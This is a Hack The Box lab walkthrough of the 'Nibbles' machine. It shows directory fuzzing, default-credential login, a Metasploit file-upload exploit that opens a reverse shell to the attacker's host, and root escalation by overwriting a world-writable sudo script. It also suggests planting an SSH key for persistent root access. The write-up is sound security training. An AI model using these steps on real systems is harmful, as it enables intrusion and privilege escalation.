Nibbles Walkthrough - HTB Easy | Nibbleblog RCE & Sudo Script Exploitation
Complete walkthrough of Nibbles from Hack The Box. Covers web enumeration, Nibbleblog 4.0.3 authentication bypass, arbitrary file upload RCE exploitation, and sudo script privilege escalation through writable monitor.sh.

Overview
Nibbles is a fairly straightforward box that demonstrates the risks of default credentials and misconfigured sudo permissions. While relatively simple, the inclusion of a login blacklist mechanism makes finding valid credentials slightly more challenging. The box features a Nibbleblog installation vulnerable to arbitrary file upload, leading to remote code execution.
External Enumeration
Nmap Scan
Starting with a full port scan:
1
2
3
4
5
6
┌─[dua2z3rr@parrot]─[~]
└──╼ $nmap nibbles.htb -vv -p-
<SNIP>
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack
Detailed scan on discovered ports:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌─[dua2z3rr@parrot]─[~]
└──╼ $nmap nibbles.htb -vv -p22,80 -sC -sV
<SNIP>
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|   256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp open  http    syn-ack Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Key findings:
- SSH (OpenSSH 7.2p2)
- Apache 2.4.18 web server
Web Application Analysis
Initial Web Page

Accessing the website shows a simple page with “Hello world!” text:
Source Code Analysis
Examining the page source reveals an interesting HTML comment:

Discovery: Comment points to /nibbleblog/ directory
Nibbleblog Application

Navigating to /nibbleblog/ reveals a blog application:
Directory Enumeration
Fuzzing with ffuf
Since the initial page doesn’t reveal much, we enumerate directories:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
┌─[dua2z3rr@parrot]─[~]
└──╼ $ffuf -w SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-lowercase-2.3-medium.txt:FUZZ -u http://nibbles.htb/nibbleblog/FUZZ -ic

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://nibbles.htb/nibbleblog/FUZZ
 :: Wordlist         : FUZZ: SecLists/Discovery/Web-Content/DirBuster-2007...
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 200, Size: 2987, Words: 116, Lines: 61]
content                 [Status: 301, Size: 323, Words: 20, Lines: 10]
themes                  [Status: 301, Size: 322, Words: 20, Lines: 10]
admin                   [Status: 301, Size: 321, Words: 20, Lines: 10]
plugins                 [Status: 301, Size: 323, Words: 20, Lines: 10]
languages               [Status: 301, Size: 325, Words: 20, Lines: 10]
Important discovery: /admin directory exists

Admin Login Panel
Accessing /nibbleblog/admin.php:
Authentication Bypass
Default Credentials Research
Researching Nibbleblog default credentials online:

Note: If you encounter a blacklist error message, wait a few minutes before trying again. The application implements a temporary IP ban after multiple failed login attempts.
Successful authentication: admin:nibbles
Version Identification
Checking the Nibbleblog version at http://nibbles.htb/nibbleblog/update.php:

Version discovered: Nibbleblog 4.0.3
Exploitation
Admin Dashboard Analysis
After logging in, the admin dashboard reveals several features:

Initial approach: Attempted to create pages with embedded PHP code, but the code wasn’t executed properly.
Alternative approach: Discovered a plugin that allows image uploads—the “My Image” plugin.
Metasploit Exploitation
Finding the appropriate exploit module:
1
2
3
4
5
6
7
8
9
10
11
[msf](Jobs:0 Agents:0) >> search nibbleblog

Matching Modules
================

   #  Name                                       Disclosure Date  Rank       Check  Description
   -  ----                                       ---------------  ----       -----  -----------
   0  exploit/multi/http/nibbleblog_file_upload  2015-09-01       excellent  Yes    Nibbleblog File Upload Vulnerability

[msf](Jobs:0 Agents:0) >> use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
Configuring the exploit:
1
2
3
4
5
6
7
8
9
10
11
12
[msf](Jobs:0 Agents:0) exploit(multi/http/nibbleblog_file_upload) >> set password nibbles
password => nibbles
[msf](Jobs:0 Agents:0) exploit(multi/http/nibbleblog_file_upload) >> set rhost nibbles.htb
rhost => nibbles.htb
[msf](Jobs:0 Agents:0) exploit(multi/http/nibbleblog_file_upload) >> set username admin
username => admin
[msf](Jobs:0 Agents:0) exploit(multi/http/nibbleblog_file_upload) >> set lhost tun0
lhost => 10.10.16.4
[msf](Jobs:0 Agents:0) exploit(multi/http/nibbleblog_file_upload) >> set lport 9001
lport => 9001
[msf](Jobs:0 Agents:0) exploit(multi/http/nibbleblog_file_upload) >> set targeturi /nibbleblog/
targeturi => /nibbleblog/
Running the exploit:
1
2
3
4
5
6
7
8
9
10
11
[msf](Jobs:0 Agents:0) exploit(multi/http/nibbleblog_file_upload) >> run
[*] Started reverse TCP handler on 10.10.16.4:9001
[*] Sending stage (40004 bytes) to 10.10.10.75
[+] Deleted image.php
[*] Meterpreter session 1 opened (10.10.16.4:9001 -> 10.10.10.75:55520) at 2025-11-28 21:14:11 +0100

(Meterpreter 1)(/var/www/html/nibbleblog/content/private/plugins/my_image) > shell
Process 18069 created.
Channel 0 created.
whoami
nibbler
Shell obtained as user nibbler
User flag obtained from /home/nibbler/user.txt
Privilege Escalation
Internal Enumeration
Exploring the home directory:
1
2
3
ls
personal.zip
user.txt
Discovery: A ZIP archive named personal.zip
Extracting Archive Contents
1
2
3
4
5
unzip personal.zip
Archive:  personal.zip
   creating: personal/
   creating: personal/stuff/
  inflating: personal/stuff/monitor.sh
The archive contains a bash script: monitor.sh
Sudo Permissions Check
1
2
3
4
5
6
sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
Critical finding: User nibbler can execute monitor.sh as root without a password!
Script Permissions Analysis
Checking file permissions:
1
2
3
4
5
ls -al personal/stuff/
total 12
drwxr-xr-x 2 nibbler nibbler 4096 Dec 10  2017 .
drwxr-xr-x 3 nibbler nibbler 4096 Dec 10  2017 ..
-rwxrwxrwx 1 nibbler nibbler 4015 May  8  2015 monitor.sh
Vulnerability identified: The script is world-writable (-rwxrwxrwx) and owned by nibbler, which means we can modify it and execute it as root!
Exploiting Writable Sudo Script
Overwriting the script with our payload:
1
2
3
echo "cat /root/root.txt" > personal/stuff/monitor.sh
sudo /home/nibbler/personal/stuff/monitor.sh
<ROOT FLAG OUTPUT>
Root flag obtained! Box completed.
Reflections
What Surprised Me
The combination of default credentials and a writable sudo script felt almost too simple, but it perfectly demonstrates a real-world scenario. I’ve seen production systems where sysadmins set up monitoring scripts with sudo permissions and then forget about them. The fact that monitor.sh was world-writable (777 permissions) is a critical misconfiguration. People set overly permissive permissions “just to make it work” and never revisit them. I’ve done it too in the past, but we need to be more careful when dealing with permissions.
Main Mistake
I wasted around half an hour trying to upload PHP reverse shells through the page creation feature before realizing the PHP code wasn’t being executed—it was just displayed as plain text. I should have immediately looked for file upload functionality elsewhere in the application instead of repeatedly trying different PHP payloads in the same place. The lesson: find all possible attack vectors, then execute the exploits.
Alternative Approaches
Instead of using Metasploit for the file upload exploitation, I could have manually uploaded a PHP reverse shell through the “My Image” plugin (it doesn’t actually validate that uploads are images). This would have been good practice for understanding the vulnerability mechanics rather than relying on an automated module. For privilege escalation, I could have also used monitor.sh to add my SSH key to root’s authorized_keys file for persistent access, rather than just reading the flag.
Open Question
The Nibbleblog file upload vulnerability (CVE-2015-6967) is from 2015, yet this box uses it in 2017-2018. This makes me wonder: how long do organizations typically take to patch known CMS vulnerabilities in production? How many small businesses run outdated CMS installations for years? I’m curious about the actual statistics. Also, are there automated scanners that specifically look for outdated blog platforms like Nibbleblog, WordPress, Joomla with known vulnerabilities?
Completed this box? What was your approach to discovering the admin credentials? Comment down below!